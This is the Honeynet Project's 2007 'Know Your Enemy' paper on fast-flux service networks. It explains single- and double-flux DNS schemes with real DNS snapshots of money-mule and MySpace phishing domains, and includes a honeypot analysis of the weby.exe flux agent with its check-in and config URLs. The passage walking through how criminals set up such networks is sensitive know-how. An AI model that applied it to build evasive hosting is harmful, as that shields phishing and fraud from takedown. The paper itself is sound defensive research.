

# Know Your Enemy: Fast-Flux Service Networks

## An Ever Changing Enemy

*The Honeynet Project & Research Alliance*  
<http://www.honeynet.org>

Last Modified: 13 July, 2007

### INTRODUCTION

One of the most active threats we face today on the Internet is cyber-crime. Increasingly capable criminals are constantly developing more sophisticated means of profiting from online criminal activity. This paper demonstrates a growing, sophisticated technique called *fast-flux* service networks which we are seeing increasingly used in the wild. Fast-flux service networks are a network of compromised computer systems with public DNS records that are constantly changing, in some cases every few minutes. These constantly changing architectures make it much more difficult to track down criminal activities and shut down their operations.

In this paper we will first provide an overview of what fast-flux service networks are, how they operate, and how the criminal community is leveraging them, including two types which we have designated as *single-flux* and *double-flux* service networks. We then provide several examples of fast-flux service networks recently observed in the wild. Next we detail how fast-flux service network malware operates and present the results of research where a honeypot was purposely infected with a fast-flux agent. Finally we cover how to detect, identify, and mitigate fast-flux service networks, primarily in large networking environments. At the end we supply five appendixes providing additional information for those interested in digging into more technical detail.

### HOW FAST-FLUX SERVICE NETWORKS WORK

The goal of fast-flux is for a fully qualified domain name (such as [www.example.com](http://www.example.com)) to have multiple (hundreds or even thousands) IP addresses assigned to it. These IP addresses are swapped in and out of flux with extreme frequency, using a combination of round-robin IP addresses and a very short Time-To-Live (TTL) for any given particular DNS Resource Record (RR). Website hostnames may be associated with a new set of IP addresses as often as every 3 minutes. A browser connecting to the same website every 3 minutes would actually be connecting to a different infected computer each time. In addition, the attackers ensure that the compromised systems they are using to host their scams have the best possible bandwidth and service availability. They often use a load-distribution scheme which takes into account node health-check results, so that unresponsive nodes are taken out of flux and content availability is always maintained.

A second layer is often added for security and fail-over: blind proxy redirection. Redirection disrupts attempts to track down and mitigate fast-flux service network nodes. What happens is the large pool of rotating IP addresses are not the final destination of the request for the content (or other network service). Instead, compromised front


end systems are merely deployed as redirectors that funnel requests and data to and from other backend servers, which actually serve the content. Essentially the domain names and URLs for advertised content no longer resolve to the IP address of a specific server, but instead fluctuate amongst many front end redirectors or proxies, which then in turn forward content to another group of backend servers. While this technique has been used for some time in the world of legitimate webserver operations, for the purpose of maintaining high availability and spreading load, in this case it is evidence of the technological evolution of criminal computer networks.

Fast-flux “motherships” are the controlling element behind fast-flux service networks, and are similar to the command and control (C&C) systems found in conventional botnets. However, compared to typical botnet IRC servers, fast-flux motherships have many more features. It is the upstream fast-flux mothership node, which is hidden by the front end fast-flux proxy network nodes, that actually delivers content back to the victim client who requests it. Flux-herder mothership nodes have been observed to operate successfully for extended periods of time in the wild. These nodes are often observed hosting both DNS and HTTP services, with web server virtual hosting configurations able to manage the content availability for thousands of domains simultaneously on a single host. Until late March 2007, we observed the appearance of only two primary upstream mothership hosts deployed and serving the many thousands of domains in flux, suggesting that this technique was primarily developed and utilized by small number of groups or individuals. Domain registrations of .hk, and .info were found to be among the most heavily utilized TLDs for registering fast-flux domains, but this registration abuse is most certainly shared amongst all registrars (as occasionally .com and other TLD domains are also witnessed).

We have categorized two different types of fast-flux networks, single-flux and double-flux. Everything you have read up to this point discusses single-flux networks. Double-flux has an additional layer of protection by also constantly changing the IP addresses for the Authoritative Name Servers. Below we give examples of each, starting with single-flux.

### **SINGLE-FLUX NETWORKS**


In Figure 1 below we demonstrate a single-flux network. We compare a normal web browser communicating directly with a typical website against the case of a single-flux service network, where the end user’s browser communication is proxied via a redirector (the “flux-bot” or “flux-agent”). When a victim believes that they are browsing <http://flux.example.com>, their browser is actually communicating with the fast-flux service network redirector which redirects the requests to the target website. Single-flux service networks change the DNS records for their front end node IP address as often as every 3-10 minutes, so even if one flux-agent redirector node is shut down, many other infected redirector hosts are standing by and available to quickly take its place. We have found these fast-flux networks to be composed of primarily compromised home computers.



Fast-flux networks are responsible for many illegal practices, including online pharmacy shops, money mule recruitment sites, phishing websites, extreme/illegal adult content, malicious browser exploit websites, and the distribution of malware downloads. Beyond our regular observation of new DNS and HTTP services, other services such as SMTP, POP, and IMAP can be delivered via fast-flux service networks. Because fast-flux techniques utilize blind TCP and UDP redirects, any directional service protocol with a single target port would likely encounter few problems being served via a fast-flux service network.

### DOUBLE-FLUX SERVICE NETWORKS

Double-flux networks are a more complex technique providing an additional layer of redundancy. Specifically, both the DNS A record sets and the authoritative NS records for a malicious domain are continually changed in a round robin manner and advertised into the fast-flux service network. From our observations of double-flux networks active in the wild, DNS and HTTP services are both served from the same upstream mothership node. Figure 2 below demonstrates the difference between a single-flux service network and double-flux service network. Please note that in the figure below that request caching is not taken into account and that the outbound request would usually emanate from the client's preferred nameserver instead of the client itself.



On the left-hand side, we depict a single-flux lookup: the client wants to resolve the address <http://flux.example.com/flux.example.com>. First, it asks the DNS root nameserver which name server is responsible for the top-level domain `.com` and receives an answer (omitted in the picture). In a second step, the client queries the `.com` nameserver for the domain `example.com` and receives as an answer a referral to the nameserver `ns.example.com`. Now the client can query the authoritative DNS server `ns.example.com` for the actual IP address of the address `flux.example.com`. The authoritative nameserver answers with an IP address that the client can then attempt to initiate direct communication with. For a normal DNS lookup, the answer IP address usually remains constant over a certain period of time, whereas for single-flux nodes, the answer changes frequently.

At the right hand side, we depict a DNS lookup for an address within a double-flux domain. Again, the client wants to look up the address `flux.example.com`. Once again, the first step (lookup at root nameserver) is omitted for sake of brevity. Next, the client queries the nameserver responsible for the top-level domain `.com` for the authoritative nameserver for the domain `example.com`. In a third step, the client then queries the authoritative DNS server `ns.example.com` for the address `flux.example.com`. However, this authoritative nameserver is actually part of the double-flux scheme itself and its own IP address changes frequently. When a DNS request for `flux.example.com` is received from the client, the current authoritative nameserver forwards the queries to the mothership node for the required information. The client can then attempt to initiate direct communication with the target system (although this target system will itself be a dynamically changing front end flux-agent node).

## ADVANTAGES FOR THE ATTACKER

“Traditional” cyber-crime activities such as phishing typically require an attacker to compromise one or more victim computer systems (either individually or via mass auto-rooters) and establish a fake or fraudulent web site. Content would then be advertised to victims either by mass emailing or more targeted marketing (spear phishing), often through other compromised computer systems and botnets. The computer systems hosting the malicious content would be identified either by public DNS name or directly by IP address embedded within the email lure messages. These types of scams are identified relatively quickly by security professionals and can be quickly shut down. As the average time of survival was reduced for these phishing websites, criminals began to add additional layers of protection, such as server address obfuscation or utilize groups of proxy servers to redirect network. Such systems are limited in scale and can still be tracked down fairly quickly with international co-operation. We are now seeing the next evolutionary step, the fast-flux network. In the end, it’s all about Return on Investment (ROI) for the criminals, and fast-flux service networks provide a reliable way to maximize the returns on their criminal activities for relatively low effort. Fast-flux service networks offer three major advantages to operators of Internet based criminal activity.

The first advantage is found in both legitimate and criminal operations: simplicity. Only one suitably powerful backend server (or mothership) host is needed to serve the master content and DNS information. The published URLs (such as via phishing lures) point to front end proxy redirectors, which then transparently redirect client connection requests to the actual malicious back end server or servers. This makes the content delivery infrastructure much simpler for criminals to manage. Instead of having to build (or compromise) and maintain many servers to host their phishing or malicious websites, they now require only a small number of well managed core systems to host their scam sites and malware, whilst other attackers can specialize in building and operating reliable fast-flux service networks to deliver their malicious content.

The second advantage is that front-end nodes are disposable criminal assets that can offer a layer of protection from ongoing investigative response or legal action. When a security professional is responding to an incident and attempts to track down a malicious website hosted via a fast-flux service network, they typically recover only a handful of IP addresses corresponding to disposable front-end nodes which may be spread across multiple jurisdictions, continents, regional languages and time zones, which further complicates the investigation. Because of the proxy redirection layer, an electronic crimes investigator or incident responder will often find no local evidence of the hosting of malicious content on compromised front end systems, and traffic logging is usually disabled so audit trails are also limited.

Thirdly, fast-flux service networks extend the operational lifespan of the critical backend core servers that are hidden by the front-end nodes. It can take much longer to identify and shut down these core backend servers due to the multiple layers of redirection – particularly if these nodes are hosted in territories with lax laws and criminal-friendly ‘bullet-proof’ hosting services. Very few operational changes have been observed in live backend servers during the extensive monitoring of fast-flux service network cores, which is a testament to the success of this operational model.

## REAL WORLD FAST-FLUX EXAMPLES

Having explained the underlying principles, we will now look at a fast-flux service network from the point of view of a criminal and review the basic steps required to setup a fast-flux service network. First, our criminal(s) registers a domain for their attack. An example would be a bogus domain name that appears similar to a bank, or a site promoting pharmaceutical drugs. In our case, we will use *example.com*. Based on our research, the domain extensions *.info* and *.hk* are some of the most commonly abused Top Level Domains (TLD's). This is may be due to the fact that resellers for these domain registrars are more lax in their controls than other TLDs. Often these false domains are registered by fraudulent means, such as using stolen credit cards and bogus or otherwise invalid registrant account detail. The criminal(s) will often already have control of a network of compromised systems to act as their redirectors, or they can temporarily rent a botnet. In addition, registrations for the domains are often the cheapest. The criminal(s) then publish Name Server (NS) records that either point to bullet-proof hosting, or at any of the proxy/redirects flux-agent nodes under their control. Examples of bullet-proof hosting providers could include DNS services operated from Russia, China, or many other countries around the world. If the criminals do not have access to this type of hardened service, they will host the DNS services on their own compromised systems, and often the mothership node that is hosting the master web sites can also be found serving DNS services. We will now review two actual deployments.

### Single-Flux: A Money Mule

First we will review the DNS records for a single-flux service network. This is a real world example demonstrating a money mule recruitment scam. A money mule is someone that acts as an intermediary in transferring or withdrawing money often involved in fraud. For example, a criminal will steal money out of someone's bank account, transfer it to the money mule's bank account, then have the money mule withdraw the funds and send them to a location for pickup, perhaps in a different country. What is unique about some current money mule scams is that the money mule may think they are working for a legitimate company, not realizing they are acting on the behalf of criminals in money laundering schemes. Often the money mule is actually just another victim in a chain of other victims.

Below are the single-flux DNS records typical of such an infrastructure. The tables show DNS snapshots of the domain name *divewithsharks.hk* taken approximately every 30 minutes, with the five A records returned round-robin showing clear infiltration into home/business dialup and broadband networks. Notice that the NS records do not change, but some of the A records do. This is the money mule web site.

```
;; WHEN: Sat Feb 3 20:08:08 2007
divewithsharks.hk.      1800    IN      A       70.68.187.xxx [xxx.vf.shawcable.net]
divewithsharks.hk.      1800    IN      A       76.209.81.xxx [SBIS-AS - AT&T Internet Services]
divewithsharks.hk.      1800    IN      A       85.207.74.xxx [adsl-ustilxxx-74-207-85.bluetone.cz]
divewithsharks.hk.      1800    IN      A       90.144.43.xxx [d90-144-43-xxx.cust.tele2.fr]
divewithsharks.hk.      1800    IN      A       142.165.41.xxx [142-165-41-xxx.msju.hsdb.sasknet.sk.ca]

divewithsharks.hk.      1800    IN      NS      ns1.world-wr.com.
divewithsharks.hk.      1800    IN      NS      ns2.world-wr.com.

ns1.world-wr.com.       87169   IN      A       66.232.119.xxx [HVC-AS - HIVELOCITY VENTURES CORP]
ns2.world-wr.com.       87177   IN      A       209.88.199.xxx [vpdn-ds1209-88-199-xxx.alami.net]
```

Single-flux nets appear to apply some form of logic in deciding which of their available IP addresses will be advertised in the next set of responses. This may be based on ongoing connection quality monitoring (and perhaps a load-balancing algorithm). New flux-agent IP addresses are inserted into the fast-flux service network to replace nodes with poor performance, being subject to mitigation or otherwise offline nodes. Now let's take a look at the DNS records of the same domain name 30 minutes later and see what has changed:

```
;; WHEN: Sat Feb 3 20:40:04 2007 (~30 minutes/1800 seconds later)
divewithsharks.hk.      1800    IN      A       24.85.102.xxx [xxx.vs.shawcable.net] NEW
divewithsharks.hk.      1800    IN      A       69.47.177.xxx [d47-69-xxx-177.try.wideopenwest.com] NEW
divewithsharks.hk.      1800    IN      A       70.68.187.xxx [xxx.vf.shawcable.net]
divewithsharks.hk.      1800    IN      A       90.144.43.xxx [d90-144-43-xxx.cust.tele2.fr]
divewithsharks.hk.      1800    IN      A       142.165.41.xxx [142-165-41-xxx.msju.hsdb.sasknet.sk.ca]

divewithsharks.hk.      1800    IN      NS      ns1.world-wr.com.
divewithsharks.hk.      1800    IN      NS      ns2.world-wr.com.

ns1.world-wr.com.       85248   IN      A       66.232.119.xxx [HVC-AS - HIVELOCITY VENTURES CORP]
ns2.world-wr.com.       82991   IN      A       209.88.199.xxx [vpcdn-dsl209-88-199-xxx.alami.net]
```

As we see, highlighted in bold two of the advertised IP addresses have changed. Again, these two IP addresses belong to dial-up or broadband networks. Another 30 minutes later, a lookup of the domain returns the following information:

```
;; WHEN: Sat Feb 3 21:10:07 2007 (~30 minutes/1800 seconds later)
divewithsharks.hk.      1238    IN      A       68.150.25.xxx [xxx.ed.shawcable.net] NEW
divewithsharks.hk.      1238    IN      A       76.209.81.xxx [SBIS-AS - AT&T Internet Services] This one came back!
divewithsharks.hk.      1238    IN      A       172.189.83.xxx [xxx.ipt.aol.com] NEW
divewithsharks.hk.      1238    IN      A       200.115.195.xxx [pcxxx.telecentro.com.ar] NEW
divewithsharks.hk.      1238    IN      A       213.85.179.xxx [CNT Autonomous System] NEW

divewithsharks.hk.      1238    IN      NS      ns1.world-wr.com.
divewithsharks.hk.      1238    IN      NS      ns2.world-wr.com.

ns1.world-wr.com.       83446   IN      A       66.232.119.xxx [HVC-AS - HIVELOCITY VENTURES CORP]
ns2.world-wr.com.       81189   IN      A       209.88.199.xxx [vpcdn-dsl209-88-199-xxx.alami.net]
```

Now, we observe four new IP addresses and one IP address that we saw in the first query. This demonstrates the round-robin address response mechanism used in fast-flux networks. As we have seen in this example, the A records for the domain are constantly changing. Each one of these systems represents a compromised host acting as a redirector, a redirector that eventually points to the money mule web site. A significant response issue is that the incident responders do not know the ultimate destination of the money mule site unless they have access to one of the redirector nodes. This creates a far more dynamic and robust environment for the criminals. Next we will consider double-flux networks, where criminals add an additional layer of complexity to improve their security.

### Double-Flux: MySpace

Double-flux is where both the NS records (authoritative name server for the domain) and A records (web serving host or hosts for the target) are regularly changed, making the fast-flux service network much more dynamic. For double-flux techniques to work, the domain registrar has to allow the domain administrator the ability to frequently change the NS information, which is not something that usually occurs in normal domain management.

In the example below, we observe a phishing attack directed against the popular social networking web site MySpace. The attacker has created a bogus website called *login.mylspacee.com*. This fake website appears visually to be the real MySpace web site, but instead harvests MySpace user authentication credentials from anyone who is tricked into logging in to the fake site. To make it harder for security professionals to shut down the fake site, both the NS and A DNS records are constantly changing.

Observing DNS activity in such incidents, it is very common to detect a consistent pattern of between five to ten A record in a set of round-robin responses, in addition to a five NS record round-robin response set for any double-flux domain. This signature is becoming the hallmark for identifying double-flux domains. In the table below, observe that these DNS records are constantly changing:

```
;; WHEN: Wed Apr 4 18:47:50 2007
login.mylspacee.com. 177 IN A 66.229.133.xxx [c-66-229-133-xxx.hsd1.fl.comcast.net]
login.mylspacee.com. 177 IN A 67.10.117.xxx [cpe-67-10-117-xxx.gt.res.rr.com]
login.mylspacee.com. 177 IN A 70.244.2.xxx [adsl-70-244-2-xxx.dsl.hrlntx.swbell.net]
login.mylspacee.com. 177 IN A 74.67.113.xxx [cpe-74-67-113-xxx.stny.res.rr.com]
login.mylspacee.com. 177 IN A 74.137.49.xxx [74-137-49-xxx.dhcp.insightbb.com]

myspacee.com. 108877 IN NS ns3.myheroisyourslove.hk.
myspacee.com. 108877 IN NS ns4.myheroisyourslove.hk.
myspacee.com. 108877 IN NS ns5.myheroisyourslove.hk.
myspacee.com. 108877 IN NS ns1.myheroisyourslove.hk.
myspacee.com. 108877 IN NS ns2.myheroisyourslove.hk.

ns1.myheroisyourslove.hk. 854 IN A 70.227.218.xxx [ppp-70-227-218-xxx.dsl.sfldmi.ameritech.net]
ns2.myheroisyourslove.hk. 854 IN A 70.136.16.xxx [adsl-70-136-16-xxx.dsl.bumttx.sbcglobal.net]
ns3.myheroisyourslove.hk. 854 IN A 68.59.76.xxx [c-68-59-76-xxx.hsd1.al.comcast.net]
ns4.myheroisyourslove.hk. 854 IN A 70.126.19.xxx [xxx-19.126-70.tampabay.res.rr.com]
ns5.myheroisyourslove.hk. 854 IN A 70.121.157.xxx [xxx.157.121.70.cfl.res.rr.com]
```

About 4 minutes later, for the same domain, only the A records have changed. Notice that the NS records have remained the same.

```
;; WHEN: Wed Apr 4 18:51:56 2007 (~4 minutes/186 seconds later)
login.mylspacee.com. 161 IN A 74.131.218.xxx [74-131-218-xxx.dhcp.insightbb.com] NEW
login.mylspacee.com. 161 IN A 24.174.195.xxx [cpe-24-174-195-xxx.elp.res.rr.com] NEW
login.mylspacee.com. 161 IN A 65.65.182.xxx [adsl-65-65-182-xxx.dsl.hstntx.swbell.net] NEW
login.mylspacee.com. 161 IN A 69.215.174.xxx [ppp-69-215-174-xxx.dsl.ipltin.ameritech.net] NEW
login.mylspacee.com. 161 IN A 71.135.180.xxx [adsl-71-135-180-xxx.dsl.pltn13.pacbell.net] NEW

myspacee.com. 108642 IN NS ns3.myheroisyourslove.hk.
myspacee.com. 108642 IN NS ns4.myheroisyourslove.hk.
myspacee.com. 108642 IN NS ns5.myheroisyourslove.hk.
myspacee.com. 108642 IN NS ns1.myheroisyourslove.hk.
myspacee.com. 108642 IN NS ns2.myheroisyourslove.hk.

ns1.myheroisyourslove.hk. 608 IN A 70.227.218.xxx [ppp-70-227-218-xxx.dsl.sfldmi.ameritech.net]
ns2.myheroisyourslove.hk. 608 IN A 70.136.16.xxx [adsl-70-136-16-xxx.dsl.bumttx.sbcglobal.net]
ns3.myheroisyourslove.hk. 608 IN A 68.59.76.xxx [c-68-59-76-xxx.hsd1.al.comcast.net]
ns4.myheroisyourslove.hk. 608 IN A 70.126.19.xxx [xxx-19.126-70.tampabay.res.rr.com]
ns5.myheroisyourslove.hk. 608 IN A 70.121.157.xxx [xxx.157.121.70.cfl.res.rr.com]
```

Checking again one and a half hours later, the NS records for this domain have migrated and five new NS records appear. Similar to the previous example, we see that the A and NS record are hosted at dial-up or broadband providers, indicating that these are compromised hosts used by an attacker for nefarious purposes:

```
;; WHEN: Wed Apr 4 21:13:14 2007 (~90 minutes/4878 seconds later)
ns1.myheroisyourslove.hk. 3596 IN A 75.67.15.xxx [c-75-67-15-xxx.hsd1.ma.comcast.net] NEW
ns2.myheroisyourslove.hk. 3596 IN A 75.22.239.xxx [adsl-75-22-239-xxx.dsl.chcgil.sbcglobal.net] NEW
ns3.myheroisyourslove.hk. 3596 IN A 75.33.248.xxx [adsl-75-33-248-xxx.dsl.chcgil.sbcglobal.net] NEW
ns4.myheroisyourslove.hk. 180 IN A 69.238.210.xxx [ppp-69-238-210-xxx.dsl.irvnca.pacbell.net] NEW
ns5.myheroisyourslove.hk. 3596 IN A 70.64.222.xxx [xxx.mj.shawcable.net] NEW
```

## FAST-FLUX MALWARE

Flux node agents share the most essential and basic capabilities of the traditional, but minimalist IRC-based bot in several ways: they regularly phone home to announce their continued availability, they check for updates, perform download operations, and allow for the execution of arbitrary commands on the local operating system by a remote attacker. However, almost without exception, fast-flux Command and Control (C&C) activity observed in the wild thus far has been HTTP protocol based.

The ability of Fast-flux agents to proxy or redirect TCP services appears to be an outgrowth from the redirect functions of legacy IRC bots that possess optional UDP proxy or redirect capabilities. The bundling of these features enables a fast-flux service network to become a powerful criminal tool and helps to make the fast-flux service network operator less easily detectable. The fast-flux front end nodes will either act on command or execute hard-coded instructions to redirect inbound traffic received on configured ports to a specifically chosen upstream fast-flux mothership node. Several fast-flux service network operations have been observed maintaining distributed nodes that act primarily in performing availability and connection quality tests of individual flux-agents within the fast-flux service network. For an example of the development cycle of fast-flux malware, refer to Appendix A. For an example of the infection process for the malware, refer to Appendix B. Below we summarize two commonly used malware that have adopted fast-flux capabilities.

### WarezoV/Stration:

The networks based upon these malware variants have been erected to provide a robust platform for sending large volumes of unsolicited email (spam). They have been very successful in this goal and employ advanced techniques such as the constant automated creation of many malware variants to frustrate anti-virus signature creation. Infected machines download these updates on a regular schedule in order to increase the amount of time it takes for a system to be cleaned and taken offline. These updates must be hosted on websites, so if their public IP addresses remain static, the update sites can potentially be taken down fairly easily. Until recently, a strategy of auto-generating pseudo-random domain names which moved around was used to protect such download sites. Starting in May 2007, the criminal organization behind this spam business moved to a fast-flux service network model. This group is now hosting their DNS services and malware download sites via fast-flux service networks and appear to be enjoying continued success in their criminal endeavor.

### Storm:

The biggest competitor of the WarezoV/Stration gang is perhaps the criminal organization operating a very large spam sending network based on the family of malware variants dubbed Storm/Peacomm/Peed. They employ a UDP-based P2P model for botnet command and control. This is a highly robust way to operate a large distributed network if the complexities of managing peer lists and minimizing latency can be overcome. They have also employed novel techniques to counter anti-spam solutions, such as generating image-based spam on the fly on the endpoints flux-agent nodes themselves, rather than simply relying on template based messaging. These images are randomized in ways which frustrate the OCR (object character recognition) technologies used in some anti-spam

products and have been most commonly used to facilitate fraudulent pump and dump stock spam schemes. In June 2007 this group was observed attempting to modify their P2P network to support fast-flux style networking. This is a significant advance for spam-sending malware and requires further study.

### FAST-FLUX CASE STUDY

We have discussed several real world examples captured in the wild. Now let's take a closer, more detailed look at an incident. In this case, we deliberately infected a honeypot system with a fast-flux agent. The system was contained in a controlled Honeywall environment. The malware we used was called *weby.exe* and had the MD5 hash 70978572bc5c4fecb9d759611b27a762. The binary was executed in a sandbox environment with a Honeywall gateway providing data control and data capture capabilities. Post-infection analysis of the captured system and network data identified the following activity:

1. First, the system resolved the domain name [www.google.com](http://www.google.com). This is most likely a basic Internet connectivity check. The malware component needs to first determine that it has access to the Internet and DNS is resolving.
2. The malware binary then registers with its owner. This is performed by connecting to a virtual web host with an HTTP GET request and a URL query string that contains information about the infected host. This is not a Command and Control (C&C) channel, instead it is nothing more than an announcement to the malware administrator that another victim system has been successfully infected. The HTTP GET request was submitted with the following form (query string named variable values are omitted). The complete HTTP GET request is shown in Appendix C, where we show a full example of a registration request by a flux-agent.

```
http://xxx.ifeelyou.info/settings/weby/remote.php?os= &user= &status= &version=
&build= &uptime=
```

3. The fast-flux registration server (mothership) response to the announcement/registration step is "Added Successfully!" This we perceive to mean that the infected system has been successfully added to the fast-flux service network. A new victim is standing by for malicious duty.
4. The next step is for the infected system to obtain a configuration file by hourly polling of a settings file on a remote web server. This is where the flux agent learns details including what ports to bind and where the mothership is located and which incoming traffic will be redirected upstream to the mothership. In this case, the fast-flux agent submits a HTTP GET request to another virtual web host that only happens to share the same IP as used by the registration interface.

```
http://xxx.icconnectyou.biz/settings/weby/settings.ini
```

For which the server responds with what appears to be a consistent 197 byte binary/encoded configuration response. We are still attempting to reverse engineer complete details of this session. For full packet payload of the binary/encoded configuration response, please refer to Appendix D.

5. Finally the system downloads a suspiciously named DLL *plugin\_ddos.dll*, whose naming might suggest to some that it is a denial of service component. For more information on this session, refer to Appendix E.

## STATISTICS

To give you a better feel of the scope of fast-flux service networks and how many systems are typically involved, below we provide statistics about one specific fast-flux service network. This example was involved in delivery of a PharmaShop scam. Key points include:



We collected data from 03 February 2007 to 11 February 2007. The domain itself *greatfriedrice.info* was created January 02, 2007 at 15:11 and was terminated February 13, 2007 at 04:26 EST. To gather our information we queried DNS every 2 minutes and then collected information on the IP addresses assigned to the domain name and how those IP addresses (A and NS records) changed over time. A total of 3,241 unique IP addresses were utilized in this fast-flux service net during the study. Of these unique IP addresses, 1,516 were advertised as Authoritative NS records. 2,844 were short lived TTL A record round robins used for HTTP proxy/redirect. 256 different Autonomous Systems (AS's) were represented in the infection base. 181 AS's served fluxDNS, and 241 AS's served fluxHTTP redirection. This may be an indicator of provider policies regarding inbound blocking policies of either UDP 53 or TCP 80 into subscriber populations. Below is a table highlighting the AS's that had the most infected systems as part of the fast-flux service network. This example was chosen because it was monitored at the highest resolution (every 2 min). To date over 80,000 flux IPs have been logged so far with over 1.2million unique mappings.

### AS Breakdown for DNS Flux Networks

- Total# AS#
- 331 7132 (SBC/ATT)
- 300 1668 (AOL)
- 47 11427 (RR)
- 40 33287
- 35 11426
- 28 3356
- 27 33491
- 27 20115
- 25 7015
- 25 13343

### AS Breakdown for HTTP Flux Networks

- Total# AS#
- 668 7132 (SBC/ATT)
- 662 1668 (AOL)
- 75 3356
- 73 11427
- 51 33287
- 46 33491
- 40 20115
- 39 11426
- 37 7015
- 36 11351



## DETECTION & MITIGATION

Our goal is to not only to explain the threat of fast-flux service networks, but also offer advice on how to identify and mitigate them. We provide several suggestions that highlight potential steps that can be taken and provide a brief overview of possible mitigation strategies. However, this is not a complete overview, since this complex topic deserves a paper on its own.

